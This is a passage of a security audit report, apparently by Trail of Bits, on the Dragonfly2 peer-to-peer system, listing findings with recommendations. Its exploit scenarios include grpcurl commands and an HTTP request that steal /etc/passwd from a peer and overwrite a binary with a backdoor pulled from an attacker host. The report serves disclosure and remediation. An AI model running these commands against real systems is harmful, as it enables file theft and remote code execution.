Figure 10.2: Dragonfly2/client/dfget/dfget.go#226

```
urlMeta.Range = strings.TrimLeft(rangeHeader, "bytes=")
```

Figure 10.3: Dragonfly2/client/daemon/objectstorage/objectstorage.go#288

```
meta.Range = strings.TrimLeft(rangeHeader, "bytes=")
```

Figure 10.4: Dragonfly2/client/daemon/transport/transport.go#264

Figure 10.5 shows an example of the difference in behavior between `strings.TrimLeft` and `strings.TrimPrefix`:

```
strings.TrimLeft("bytes=bbef02", "bytes=") == "f02"
strings.TrimPrefix("bytes=bbef02", "bytes=") == "bbef02"
```

Figure 10.5: difference in behavior between `strings.TrimLeft` and `strings.TrimPrefix`

The finding is informational because we were unable to determine an exploitable attack scenario based on the vulnerability.

Recommendations

Short term, replace incorrect calls to `string.TrimLeft` method with calls to `string.TrimPrefix`.

Long term, test DragonFly2 functionalities against invalid and malformed data, such HTTP headers that do not adhere to the HTTP specification.

11. Vertex.DeleteInEdges and Vertex.DeleteOutEdges functions are not thread safe

Severity: **Undetermined**	Difficulty: **High**
Type: Timing	Finding ID: TOB-DF2-11
Target: `Dragonfly2/pkg/graph/dag/vertex.go`	

Description

The `Vertex.DeleteInEdges` and `Vertex.DeleteOutEdges` functions are not thread safe, and may cause inconsistent states if they are called at the same time as other functions.

Figure 11.1 shows implementation of the `Vertex.DeleteInEdges` function.

```
// DeleteInEdges deletes inedges of vertex.
func (v *Vertex[T]) DeleteInEdges() {
	for _, parent := range v.Parents.Values() {
		parent.Children.Delete(v)
	}

	v.Parents = set.NewSafeSet[*Vertex[T]]()
}
```

Figure 11.1: The `Vertex.DeleteInEdges` method (`Dragonfly2/pkg/graph/dag/vertex.go#54–61`)

The `for` loop iterates through the vertex's parents, deleting the corresponding entry in their `Children` sets. After the `for` loop, the vertex's `Parents` set is assigned to be the empty set. However, if a parent is added to the vertex (on another thread) in between these two operations, the state will be inconsistent. The parent will have the vertex in its `Children` set, but the vertex will not have the parent in its `Parents` set.

The same problem happens in `Vertex.DeleteOutEdges` method, since its code is essentially the same, but with `Parents` swapped with `Children` in all occurrences.

It is undetermined what exploitable problems this bug can cause.

Recommendations

Short term, give `Vertex.DeleteInEdges` and `Vertex.DeleteOutEdges` methods access to the DAG's mutex, and use `mu.Lock` to prevent other threads from accessing the DAG while `Vertex.DeleteInEdges` or `Vertex.DeleteOutEdges` is in progress.

Long term, consider writing randomized stress tests for these sorts of bugs; perform many writes concurrently, and see if any data races or invalid states occur.

References

- Documentation on golang's data race detector

12. Arbitrary file read and write on a peer machine

Severity: **High**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-DF2-12
Target: Various locations	

Description

A peer exposes the gRPC API and HTTP API for consumption by other peers. These APIs allow peers to send requests that force the recipient peer to create files in arbitrary file system locations, and to read arbitrary files. This allows peers to steal other peers' secret data and to gain remote code execution (RCE) capabilities on the peer's machine.

The gRPC API has, among others, the `ImportTask` and `ExportTask` endpoints (figure 12.1). The first endpoint copies the file specified in the `path` argument (figures 12.2 and 12.3) to a directory pointed by the `dataDir` configuration variable (e.g., `/var/lib/dragonfly`).

```
// Daemon Client RPC Service
service Daemon{
  [skipped]
  // Import the given file into P2P cache system
  rpc ImportTask(ImportTaskRequest) returns(google.protobuf.Empty);
  // Export or download file from P2P cache system
  rpc ExportTask(ExportTaskRequest) returns(google.protobuf.Empty);
  [skipped]
}
```

Figure 12.1: Definition of the gRPC API exposed by a peer (api/pkg/apis/dfdaemon/v1/dfdaemon.proto#113–131)

```
message ImportTaskRequest{
  // Download url.
  string url = 1 [(validate.rules).string.min_len = 1];
  // URL meta info.
  common.UrlMeta url_meta = 2;
  // File to be imported.
  string path = 3 [(validate.rules).string.min_len = 1];
  // Task type.
  common.TaskType type = 4;
}
```

Figure 12.2: Arguments for the `ImportTask` endpoint (api/pkg/apis/dfdaemon/v1/dfdaemon.proto#76–85)

```
file, err := os.OpenFile(t.DataFilePath, os.O_RDWR, defaultFileMode)
if err != nil {
	return 0, err
}
defer file.Close()
if _, err = file.Seek(req.Range.Start, io.SeekStart); err != nil {
	return 0, err
}

n, err := io.Copy(file, io.LimitReader(req.Reader, req.Range.Length))
```

Figure 12.3: Part of the `WritePiece` method (called by the handler of the `ImportTask` endpoint) that copies the content of a file (`Dragonfly2/client/daemon/storage/local_storage.go#124–133`)

The second endpoint moves the previously copied file to a location provided by the `output` argument (figures 12.4 and 12.5).

```
message ExportTaskRequest{
  // Download url.
  string url = 1 [(validate.rules).string.min_len = 1];
  // Output path of downloaded file.
  string output = 2 [(validate.rules).string.min_len = 1];
  [skipped]
}
```

Figure 12.4: Arguments for the `ExportTask` endpoint (`api/pkg/apis/dfdaemon/v1/dfdaemon.proto#87–104`)

```
dstFile, err := os.OpenFile(req.Destination, os.O_CREATE|os.O_RDWR|os.O_TRUNC,
defaultFileMode)
if err != nil {
	t.Errorf("open tasks destination file error: %s", err)
	return err
}
defer dstFile.Close()
// copy_file_range is valid in linux
// https://go-review.googlesource.com/c/go/+/229101/
n, err := io.Copy(dstFile, file)
```

Figure 12.5: Part of the `Store` method (called by the handler of the `ExportTask` endpoint) that copies the content of a file; `req.Destination` equals the `output` argument (`Dragonfly2/client/daemon/storage/local_storage.go#396–404`)

The HTTP API, called Upload Manager, exposes the `/download/:task_prefix/:task_id` endpoint. This endpoint can be used to read a file that was previously imported with the relevant gRPC API call.

Exploit Scenario

Alice (a peer in a DragonFly2 system) wants to steal the `/etc/passwd` file from Bob (another peer). Alice uses the command shown in figure 12.6 to make Bob import the file to a `dataDir` directory.

```
grpcurl -plaintext -format json -d \
  '{"url":"http://example.com", "path":"/etc/passwd", "urlMeta":{"digest":
"md5:aaaff", "tag":"tob"}}'$BOB_IP:65000 dfdaemon.Daemon.ImportTask
```

Figure 12.6: Command to steal `/etc/passwd`

Next, she sends an HTTP request, similar to the one in figure 12.7, to Bob. Bob returns the content of his `/etc/passwd` file.

```
GET /download/<prefix>/<sha256>?peerId=172.17.0.1-1-<tag> HTTP/1.1
Host: $BOB_IP:55002
Range: bytes=0-100
```

Figure 12.7: Bob's response, revealing `/etc/passwd` contents

Later, Alice uploads a malicious backdoor executable to the peer-to-peer network. Once Bob has downloaded (e.g., via the `exportFromPeers` method) and cached the backdoor file, Alice sends a request like the one shown in figure 12.8 to overwrite the `/opt/dragonfly/bin/dfget` binary with the backdoor.

```
grpcurl -plaintext -format json -d \
  '{"url":"http://alice.com/backdoor", "output":"/opt/dragonfly/bin/dfget",
"urlMeta":{"digest": "md5:aaaff", "tag":"tob"}}' $BOB_IP:65000
dfdaemon.Daemon.ExportTask
```

Figure 12.8: Command to overwrite `dfget` binary

After some time Bob restarts the `dfget` daemon, which executes Alice's backdoor on his machine.

Recommendations

Short term, sandbox the DragonFly2 daemon, so that it can access only files within a certain directory. Mitigate path traversal attacks. Ensure that APIs exposed by peers cannot be used by malicious actors to gain arbitrary file read or write, code execution, HTTP request forgery, and other unintended capabilities.

13. Manager generates mTLS certificates for arbitrary IP addresses

Severity: **High**	Difficulty: **Low**
Type: Authentication	Finding ID: TOB-DF2-13
Target: `Dragonfly2/manager/rpcserver/security_server_v1.go`	

Description

A peer can obtain a valid TLS certificate for arbitrary IP addresses, effectively rendering the mTLS authentication useless. The issue is that the Manager's `Certificate` gRPC service does not validate if the requested IP addresses "belong to" the peer requesting the certificate—that is, if the peer connects from the same IP address as the one provided in the certificate request.

Please note that the issue is known to developers and marked with `TODO` comments, as shown in figure 13.1.

```
if addr, ok := p.Addr.(*net.TCPAddr); ok {
	ip = addr.IP.String()
} else {
	ip, _, err = net.SplitHostPort(p.Addr.String())
	if err != nil {
		return nil, err
	}
}

// Parse csr.
[skipped]

// Check csr signature.
// TODO check csr common name and so on.
if err = csr.CheckSignature(); err != nil {
	return nil, err
}
[skipped]

// TODO only valid for peer ip
// BTW we need support both of ipv4 and ipv6.
ips := csr.IPAddresses
if len(ips) == 0 {
	// Add default connected ip.
	ips = []net.IP{net.ParseIP(ip)}
}
```

Figure 13.1: The Manager's `Certificate` gRPC handler for the `IssueCertificate` endpoint (`Dragonfly2/manager/rpcserver/security_server_v1.go#65–98`)

Recommendations

Short term, implement the missing IP addresses validation in the `IssueCertificate` endpoint of the Manager's `Certificate` gRPC service. Ensure that a peer cannot obtain a certificate with an ID that does not belong to the peer.

Long term, research common security problems in PKI infrastructures and ensure that DragonFly2's PKI does not have them. Ensure that if a peer IP address changes, the certificates issued for that IP are revoked.

14. gRPC requests are weakly validated

Severity: **Undetermined**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-DF2-14
Target: DragonFly2	

Description

The gRPC requests are weakly validated, and some requests' fields are not validated at all.

For example, the `ImportTaskRequest`'s `url_meta` field is not validated and may be missing from a request (see figure 14.1). Sending requests to the `ImportTask` endpoint (as shown in figure 14.2) triggers the code shown in figure 14.3. The highlighted call to the logger accesses the `req.UrlMeta.Tag` variable, causing a `nil` dereference panic (because the `req.UrlMeta` variable is `nil`).

```
message ImportTaskRequest{
  // Download url.
  string url = 1 [(validate.rules).string.min_len = 1];
  // URL meta info.
  common.UrlMeta url_meta = 2;
  // File to be imported.
  string path = 3 [(validate.rules).string.min_len = 1];
  // Task type.
  common.TaskType type = 4;
}
```

Figure 14.1: `ImportTaskRequest` definition, with the `url_meta` field missing any validation rules (`api/pkg/apis/dfdaemon/v1/dfdaemon.proto#76–85`)

```
grpcurl -plaintext -format json -d \
'{"url":"http://example.com", "path":"x"}' $PEER_IP:65000 dfdaemon.Daemon.ImportTask
```

Figure 14.2: An example command that triggers panic in the daemon gRPC server

```
s.Keep()
peerID := idgen.PeerIDV1(s.peerHost.Ip)
taskID := idgen.TaskIDV1(req.Url, req.UrlMeta)
log := logger.With("function", "ImportTask", "URL", req.Url, "Tag", req.UrlMeta.Tag,
"taskID", taskID, "file", req.Path)
```

Figure 14.3: The `req.UrlMeta` variable may be `nil` (`Dragonfly2/client/daemon/rpcserver/rpcserver.go#871–874`)

Another example of weak validation can be observed in the definition of the `UrlMeta` request (figure 14.4). The `digest` field of the request should contain a prefix followed by an either MD5 or SHA256 hex-encoded hash. While prefix and hex-encoding is validated, length of the hash is not. The length is validated only during the parsing.

```
// UrlMeta describes url meta info.
message UrlMeta {
  // Digest checks integrity of url content, for example md5:xxx or sha256:yyy.
  string digest = 1 [(validate.rules).string = {pattern:
"^(md5)|(sha256):[A-Fa-f0-9]+$", ignore_empty:true}];
```

Figure 14.4: The `UrlMeta` request definition, with a regex validation of the `digest` field (`api/pkg/apis/common/v1/common.proto#163–166`)

Recommendations

Short term, add missing validations for the `ImportTaskRequest` and `UrlMeta` messages. Centralize validation of external inputs, so that it is easy to understand what properties are enforced on the data. Validate data as early as possible (for example, in the proto-related code).

Long term, use fuzz testing to detect missing validations.

15. Weak integrity checks for downloaded files

Severity: **High**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-DF2-15
Target: DragonFly2	

Description

The DragonFly2 uses a variety of hash functions, including the MD5 hash. This algorithm does not provide collision resistance; it is secure only against preimage attacks. While these security guarantees may be enough for the DragonFly2 system, it is not completely clear if there are any scenarios where lack of the collision resistance would compromise the system. There are no clear benefits to keeping the MD5 hash function in the system.

Figure 15.1 shows the core validation method that protects the integrity of files downloaded from the peer-to-peer network. As shown in the figure, the hash of a file (sha256) is computed over hashes of all file's pieces (MD5). So the security provided by the more secure sha256 hash is lost, because of use of the MD5.

```
var pieceDigests []string
for i := int32(0); i < t.TotalPieces; i++ {
	pieceDigests = append(pieceDigests, t.Pieces[i].Md5)
}

digest := digest.SHA256FromStrings(pieceDigests...)
if digest != t.PieceMd5Sign {
	t.Errorf("invalid digest, desired: %s, actual: %s", t.PieceMd5Sign, digest)
	t.invalid.Store(true)
	return ErrInvalidDigest
}
```

Figure 15.1: Part of the method responsible for validation of files' integrity (Dragonfly2/client/daemon/storage/local_storage.go#255–265)

The MD5 algorithm is hard coded over the entire codebase (e.g., figure 15.2), but in some places the hash algorithm is configurable (e.g., figure 15.3). Further investigation is required to determine whether an attacker can exploit the configurability of the system to perform downgrade attacks—that is, to downgrade the security of the system by forcing users to use the MD5 algorithm, even when a more secure option is available.

```
reader, err = digest.NewReader(digest.AlgorithmMD5, io.LimitReader(resp.Body,
int64(req.piece.RangeSize)), digest.WithEncoded(req.piece.PieceMd5),
```

```
digest.WithLogger(req.log))
```

Figure 15.2: Hardcoded hash function (Dragonfly2/client/daemon/peer/piece_downloader.go#188)

```
switch algorithm {
case AlgorithmSHA1:
	if len(encoded) != 40 {
		return nil, errors.New("invalid encoded")
	}
case AlgorithmSHA256:
	if len(encoded) != 64 {
		return nil, errors.New("invalid encoded")
	}
case AlgorithmSHA512:
	if len(encoded) != 128 {
		return nil, errors.New("invalid encoded")
	}
case AlgorithmMD5:
	if len(encoded) != 32 {
		return nil, errors.New("invalid encoded")
	}
default:
	return nil, errors.New("invalid algorithm")
}
```

Figure 15.3: User-configurable hash function (Dragonfly2/pkg/digest/digest.go#111–130)

Moreover, there are missing validations of the integrity hashes, for example in the `ImportTask` method (figure 15.5).

```
// TODO: compute and check hash digest if digest exists in ImportTaskRequest
```

Figure 15.4: Missing hash validation (Dragonfly2/client/daemon/rpcserver/rpcserver.go#904)

Exploit Scenario

Alice, a peer in the DragonFly2 system, creates two images: an innocent one, and one with malicious code. Both images consist of two pieces, and Alice generates the pieces so that their respective MD5 hashes collide (are the same). Therefore, the `PieceMd5Sign` metadata of both images are equal. Alice shares the innocent image with other peers, who attest to their validity (i.e., that it works as expected and is not malicious). Bob wants to download the image and requests it from the peer-to-peer network. After downloading the image, Bob checks its integrity with a SHA256 hash that is known to him. Alice, who is participating in the network, had already provided Bob the other image, the malicious one. Bob unintentionally uses the malicious image.

Recommendations

Short term, remove support for the MD5. Always use SHA256, SHA3, or another secure hashing algorithm.

Long term, take an inventory of all cryptographic algorithms used across the entire system. Ensure that no deprecated or non-recommended algorithms are used.

16. Invalid error handling, missing return statement

Severity: **Informational**	Difficulty: **Low**
Type: Error Reporting	Finding ID: TOB-DF2-16
Target: `Dragonfly2/pkg/source/transport_option.go`, `Dragonfly2/manager/service/preheat.go`	

Description

There are two instances of a missing `return` statement inside an `if` branch that handles an error from a downstream method.

The first issue is in the `UpdateTransportOption` function, where failed parsing of the `Proxy` option prints an error, but does not terminate execution of the `UpdateTransportOption` function.

```
func UpdateTransportOption(transport *http.Transport, optionYaml []byte) error {
	[skipped]

	if len(opt.Proxy) > 0 {
		proxy, err := url.Parse(opt.Proxy)
		if err != nil {
			fmt.Printf("proxy parse error: %s\n", err)
		}
		transport.Proxy = http.ProxyURL(proxy)
	}
```

Figure 16.1: the `UpdateTransportOption` function (`Dragonfly2/pkg/source/transport_option.go#45–58`)

The second issue is in the `GetV1Preheat` method, where failed parsing of the `rawID` argument does not result in termination of the method execution. Instead, the `id` variable will be assigned either the zero or `max_uint` value.

```
func (s *service) GetV1Preheat(ctx context.Context, rawID string)
(*types.GetV1PreheatResponse, error) {
	id, err := strconv.ParseUint(rawID, 10, 32)
	if err != nil {
		logger.Errorf("preheat convert error", err)
	}
```

Figure 16.2: the `GetV1Preheat` function (`Dragonfly2/manager/service/preheat.go#66–70`)

Recommendations

Short term, add the missing `return` statements in the `UpdateTransportOption` method.

Long term, use static analysis to detect similar bugs.

17. Tiny file download uses hard coded HTTP protocol

Severity: **High**	Difficulty: **High**
Type: Configuration	Finding ID: TOB-DF2-17
Target: DragonFly2	

Description

The code in the scheduler for downloading a tiny file is hard coded to use the HTTP protocol, rather than HTTPS. This means that an attacker could perform a Man-in-the-Middle attack, changing the network request so that a different piece of data gets downloaded. Due to the use of weak integrity checks (TOB-DF2-15), this modification of the data may go unnoticed.

```
// DownloadTinyFile downloads tiny file from peer without range.
func (p *Peer) DownloadTinyFile() ([]byte, error) {
	ctx, cancel := context.WithTimeout(context.Background(),
downloadTinyFileContextTimeout)
	defer cancel()

	// Download url:
http://${host}:${port}/download/${taskIndex}/${taskID}?peerId=${peerID}
	targetURL := url.URL{
		Scheme:   "http",
		Host:     fmt.Sprintf("%s:%d", p.Host.IP, p.Host.DownloadPort),
		Path:     fmt.Sprintf("download/%s/%s", p.Task.ID[:3], p.Task.ID),
		RawQuery: fmt.Sprintf("peerId=%s", p.ID),
	}
```

Figure 17.1: Hard-coded use of HTTP (Dragonfly2/scheduler/resource/peer.go#435–446)

Exploit Scenario

A network-level attacker who cannot join a peer-to-peer network performs a Man-in-the-Middle attack on peers. The adversary can do this because peers (partially) communicate over plaintext HTTP protocol. The attack chains this vulnerability with the one described in TOB-DF2-15 to replace correct files with malicious ones. Unconscious peers use the malicious files.

Recommendations

Short term, add a configuration option to use HTTPS for these downloads.

Long term, audit the rest of the repository for other hard-coded uses of HTTP.

18. Incorrect log message

Severity: **Informational**	Difficulty: **Low**
Type: Auditing and Logging	Finding ID: TOB-DF2-18
Target: `Dragonfly2/scheduler/service/service_v1.go`	

Description

The scheduler service may sometimes output two different logging messages stating two different reasons why a task is being registered as a normal task.

The following code is used to register a peer and trigger a seed peer download task.

```
// RegisterPeerTask registers peer and triggers seed peer download task.
func (v *V1) RegisterPeerTask(ctx context.Context, req *schedulerv1.PeerTaskRequest)
(*schedulerv1.RegisterResult, error) {

[skipped]

	// The task state is TaskStateSucceeded and SizeScope is not invalid.
	switch sizeScope {
	case commonv1.SizeScope_EMPTY:

[skipped]

	case commonv1.SizeScope_TINY:
		// Validate data of direct piece.
		if !peer.Task.CanReuseDirectPiece() {
			peer.Log.Warnf("register as normal task, because of length of
direct piece is %d, content length is %d",
				len(task.DirectPiece), task.ContentLength.Load())
			break
		}

		result, err := v.registerTinyTask(ctx, peer)
		if err != nil {
			peer.Log.Warnf("register as normal task, because of %s",
err.Error())
			break
		}

		return result, nil
	case commonv1.SizeScope_SMALL:
		result, err := v.registerSmallTask(ctx, peer)
		if err != nil {
			peer.Log.Warnf("register as normal task, because of %s",
```

```
err.Error())
                    break
            }

            return result, nil
        }

        result, err := v.registerNormalTask(ctx, peer)
        if err != nil {
            peer.Log.Error(err)
            v.handleRegisterFailure(ctx, peer)
            return nil, dferrors.New(commonv1.Code_SchedError, err.Error())
        }

        peer.Log.Info("register as normal task, because of invalid size scope")
        return result, nil
}
```

Figure 18.1: Code snippet with incorrect logging (Dragonfly2/scheduler/service/service_v1.go#93–173)

Each of the highlighted sets of lines above print "register as normal task, because [reason]," before exiting from the switch statement. Then, the task is registered as a normal task. Finally, another message is logged: "register as normal task, because of invalid size scope." This means that two different messages may be printed (one as a warning message, one as an informational message) with two contradicting reasons for why the task was registered as a normal task.

This does not cause any security problems directly but may lead to difficulties while managing a DragonFly system or debugging DragonFly code.

Recommendations

Short term, move the `peer.Log.Info` function call into a `default` branch in the `switch` statement so that it is called only when the size scope is invalid.

19. Usage of architecture-dependent int type

Severity: **Informational**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-DF2-19
Target: `Dragonfly2`	

Description

The DragonFly2 uses `int` and `uint` numeric types in its golang codebase. These types' bit sizes are either 32 or 64 bits, depending on the hardware where the code is executed. Because of that, DragonFly2 components running on different architectures may behave differently. These discrepancies in behavior may lead to unexpected crashes of some components or incorrect data handling.

For example, the `handlePeerSuccess` method casts `peer.Task.ContentLength` variable to the `int` type. Schedulers running on different machines may behave differently, because of this behavior.

```
if len(data) != int(peer.Task.ContentLength.Load()) {
	peer.Log.Errorf("download tiny task length of data is %d, task content length
is %d", len(data), peer.Task.ContentLength.Load())
	return
}
```

Figure 19.1: example use of architecture-dependent `int` type (`Dragonfly2/scheduler/service/service_v1.go#1240–1243`)

Recommendations

Short term, use a fixed bit size for all integer values. Alternatively, ensure that using the `int` type will not impact any computing where results must agree on all participants' computers.

A. Vulnerability Categories

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	**Description**
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	**Description**
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.

B. Code Maturity Categories

The following tables describe the code maturity categories and rating criteria used in this document.

Code Maturity Categories	
Category	**Description**
Arithmetic	The proper use of mathematical operations and semantics
Auditing	The use of event auditing and logging to support monitoring
Authentication / Access Controls	The use of robust access controls to handle identification and authorization and to ensure safe interactions with the system
Complexity Management	The presence of clear structures designed to manage system complexity, including the separation of system logic into clearly defined functions
Configuration	The configuration of system components in accordance with best practices
Cryptography and Key Management	The safe use of cryptographic primitives and functions, along with the presence of robust mechanisms for key generation and distribution
Data Handling	The safe handling of user inputs and data processed by the system
Documentation	The presence of comprehensive and readable codebase documentation
Maintenance	The timely maintenance of system components to mitigate risk
Memory Safety and Error Handling	The presence of memory safety and robust error-handling mechanisms
Testing and Verification	The presence of robust testing procedures (e.g., unit tests, integration tests, and verification methods) and sufficient test coverage

Rating Criteria	
Rating	**Description**
Strong	No issues were found, and the system exceeds industry standards.
Satisfactory	Minor issues were found, but the system is compliant with best practices.
Moderate	Some issues that may affect system safety were found.
Weak	Many issues that affect system safety were found.
Missing	A required component is missing, significantly affecting system safety.
Not Applicable	The category is not applicable to this review.
Not Considered	The category was not considered in this review.
Further Investigation Required	Further investigation is required to reach a meaningful conclusion.

C. Code Quality Issues

This appendix contains findings that do not have immediate or obvious security implications. However, they may facilitate exploit chains targeting other vulnerabilities or may become easily exploitable in future releases.

1. **Redundant variable in `loadLegacyGPRCTLSCredentials` method.** The `mergedOptions` string is never used.

```
func loadLegacyGPRCTLSCredentials(opt config.SecurityOption, certifyClient
*certify.Certify, security config.GlobalSecurityOption)
(credentials.TransportCredentials, error) {
	// merge all options
	var mergedOptions = security
	mergedOptions.CACert += "\n" + opt.CACert
	mergedOptions.TLSVerify = opt.TLSVerify || security.TLSVerify
```

Figure C.1.1: Redundant variable declaration (Dragonfly2/client/daemon/daemon.go#364–368)

2. **URLs are parsed with regexes and string methods.** Instead, use a dedicated APIs like `net/url`.

```
fileds := strings.Split(polished[0], ",")
host := strings.Split(fileds[0], "=")[1]
query := strings.Join(fileds[1:], "&")
return fmt.Sprintf("%s?%s", host, query)
```

Figure C.2.1: Example code handling a URL with strings methods (Dragonfly2/manager/job/preheat.go#314–317)

```
func parseAccessURL(url string) (*preheatImage, error) {
	r := accessURLPattern.FindStringSubmatch(url)
	if len(r) != 5 {
		return nil, errors.New("parse access url failed")
	}
```

Figure C.2.2: Example code handling an URL with a regex (Dragonfly2/manager/job/preheat.go#324–328)

3. **Deprecated `os.Is`* family of functions is used.** Instead, use the `errors.Is` function.

```
if err := os.MkdirAll(t.dataDir, dataDirMode); err != nil && !os.IsExist(err) {
```

Figure C.3.1: An example use of deprecated `os.Is*` methods family (Dragonfly2/client/daemon/storage/storage_manager.go#427)

```
} else if os.IsPermission(err) || dir == "/" {
```

Figure C.3.2: Another example of using deprecated `os.Is*` methods family (Dragonfly2/client/config/dfcache.go#228)

4. **Redundant `nil` check in `unmarshal` method.** The `err` can be simply returned.

```
if err != nil {
       return err
}
return nil
```

Figure C.4.1: The redundant `if` statement (Dragonfly2/client/util/types.go#122–125)

5. **The `ioutil.ReadFile` and `ioutil.ReadDir` methods are deprecated.** However, they are used in multiple places.

```
data, err := ioutil.ReadFile(file)
```

Figure C.5.1: An example use of deprecated `ioutil.ReadFile` method (Dragonfly2/cmd/dependency/dependency.go#203)

6. **The `fmt.Sprintf` method is used to concatenate the IP host and port in multiple places.** Instead, use the `net.JoinHostPort` function.

```
func NewDfstore() *DfstoreConfig {
       url := url.URL{
              Scheme: "http",
              Host:   fmt.Sprintf("%s:%d", "127.0.0.1",
DefaultObjectStorageStartPort),
       }
```

Figure C.6.1: an example use of `fmt.Sprintf` method to concatenate host and port (Dragonfly2/client/config/dfstore.go#44–48)

7. **An unchecked type assertion is used in multiple places.** For example, in the `ClientDaemon.Serve` method, the type assertion may panic if the `cfg` variable does not represent a valid `config.DaemonOption` structure. Either use checked assertions instead, or make sure that unchecked type assertions never fail.

```
daemonConfig := cfg.(*config.DaemonOption)
```

Figure C.7.1: An example of unchecked type assertion (Dragonfly2/client/daemon/daemon.go#776)

```
return rawPeer.(*Peer), loaded
```

Figure C.7.2: Another example of unchecked type assertion (Dragonfly2/scheduler/resource/host.go#362)

8. **Code copied from other repositories or from Go standard packages are not up to date.** For example, the `ParseRange` function seems to miss the fix for Range headers with double negative sign (see issue #40940). Update the copy-pasted code and design a process to keep the code in sync with the upstream.

```
// copy from go/1.15.2 net/http/fs.go ParseRange
func ParseRange(s string, size int64) ([]Range, error) {
```

Figure C.8.1: An example non-updated method (Dragonfly2/pkg/net/http/range.go#63–64)

9. **Hard-coded strings are used instead of constants.** For example, in a few places the `bytes=` string is used, but in other places, the `http.RangePrefix` constant is used. We recommend defining and using constants whenever possible.

```
urlMeta.Range = strings.TrimLeft(r, http.RangePrefix)
```

Figure C.9.1: An example use of a constant (Dragonfly2/scheduler/job/job.go#175)

```
rg = strings.TrimLeft(r, "bytes=")
```

Figure C.9.2: An example use of hard-coded string literal (Dragonfly2/client/dfget/dfget.go#226)

10. **Incorrect comment in `scheduler/evaluator` code.** In the code shown in figure C.10.1, the highlighted comment says that the output ranges from 0 to unlimited. However, the output actually ranges only from 0 to 1.

```
// calculateParentHostUploadSuccessScore 0.0~unlimited larger and better.
func calculateParentHostUploadSuccessScore(peer *resource.Peer) float64 {
	uploadCount := peer.Host.UploadCount.Load()
	uploadFailedCount := peer.Host.UploadFailedCount.Load()
	if uploadCount < uploadFailedCount {
		return minScore
	}

	// Host has not been scheduled, then it is scheduled first.
```

```
        if uploadCount == 0 && uploadFailedCount == 0 {
                return maxScore
        }

        return float64(uploadCount-uploadFailedCount) / float64(uploadCount)
}
```

Figure C.10.1: Function with incorrect comment (Dragonfly2/scheduler/scheduling/evaluator/evaluator_base.go#109-123)

11. **Repeated code.** In `client/daemon/peer/peertask_bitmap.go`, the `NewBitmap` and `NewBitmapWithCap` functions are nearly identical. The implementation of `NewBitmap` could be replaced with a call to `NewBitmapWithCap(8)`.

12. **Incorrect comment in proxy code.** In the following code snippet, the `if` statement checks only whether `resp.ContentLength` is `-1`, but the comment implies that a `0` check should be done as well:

```
// when resp.ContentLength == -1 or 0, byte count can not be updated by transport
if resp.ContentLength == -1 {
        metrics.ProxyRequestBytesCount.WithLabelValues(req.Method).Add(float64(n))
}
```

Figure C.12.1: Code with incorrect comment (Dragonfly2/client/daemon/proxy/proxy.go#409-412)

13. **Bitmap functions are easy to misuse.** Functions on the bitmap data structure defined in `Dragonfly2/client/daemon/peer/peertask_bitmap.go` are easy to misuse in a way that can cause security vulnerabilities. The following usage instructions should be documented in comments:

    - Call `Set` or `Sets` only when the current value(s) are `false` to avoid invalidating the `settled` value.
    - Do not call `Sets` with duplicate entries to avoid invalidating the `settled` value.
    - Call `Clean` only when the current value is `true` to avoid invalidating the `settled` value, accidentally setting the value to `true`, or causing an out-of-bounds access panic.
    - Use a mutex to protect calls to `Set`, `Clean`, `Sets`, and `IsSet`. A mutex is not needed when calling `Settled`.
    - Do not call any function with negative index arguments.

- Do not call `NewBitmapWithCap(0)`, since calling `Set` on the resulting bitmap will cause an infinite loop.

We did not notice any incorrect usage of the bitmap functions in the current Dragonfly codebase.

D. Automated Static Analysis

This appendix describes the setup of the automated analysis tools used during this audit.

Though static analysis tools frequently report false positives, they detect certain categories of issues, such as memory leaks, misspecified format strings, and the use of unsafe APIs, with essentially perfect precision. We recommend periodically running these static analysis tools and reviewing their findings.

Semgrep

To install Semgrep, we used `pip` by running `python3 -m pip install semgrep`. We used version 1.32.0 of the Semgrep. To run Semgrep on the codebase, we ran the following in the root directory of the project:

```
semgrep --config "p/trailofbits" --sarif  --metrics=off --output
semgrep.sarif
```

We also ran the tool with the following rules (configs):

- `p/golang`
- `p/semgrep-go-correctness`
- `p/r2c-security-audit`
- `https://semgrep.dev/p/gosec`

We recommend integrating Semgrep into the project's CI/CD pipeline. Integrate at least the rules with HIGH confidence and the rules with MEDIUM confidence and HIGH impact.

In addition to the three configurations listed above, we recommend using Trail of Bits' set of Semgrep rules (from the repository, or less preferably, from the registry) and dgryski rules.

CodeQL

We installed CodeQL by following CodeQL's installation guide. We used CodeQL version 2.13.3, with Go version 1.20.6.

After installing CodeQL, we ran the following command to create the project database for the DragonFly2 repository:

```
codeql database create codeql.db -l go
```

We then ran the following command to query the database:

```
codeql database analyze ./codeql.db --format=sarif-latest -o
codeql.sarif -- go-security-and-quality.qls
```

We used the `go-security-and-quality`, `go-security-experimental`, and custom Trail of Bits query packs.

Although the CodeQL tool is used in DragonFly2's CI pipeline, the tool found dozens of issues. This may be due to usage of experimental and custom rules, because of weak configuration of the tool in the pipeline, or because findings reported in the pipeline were not fixed.

Other static analysis tools

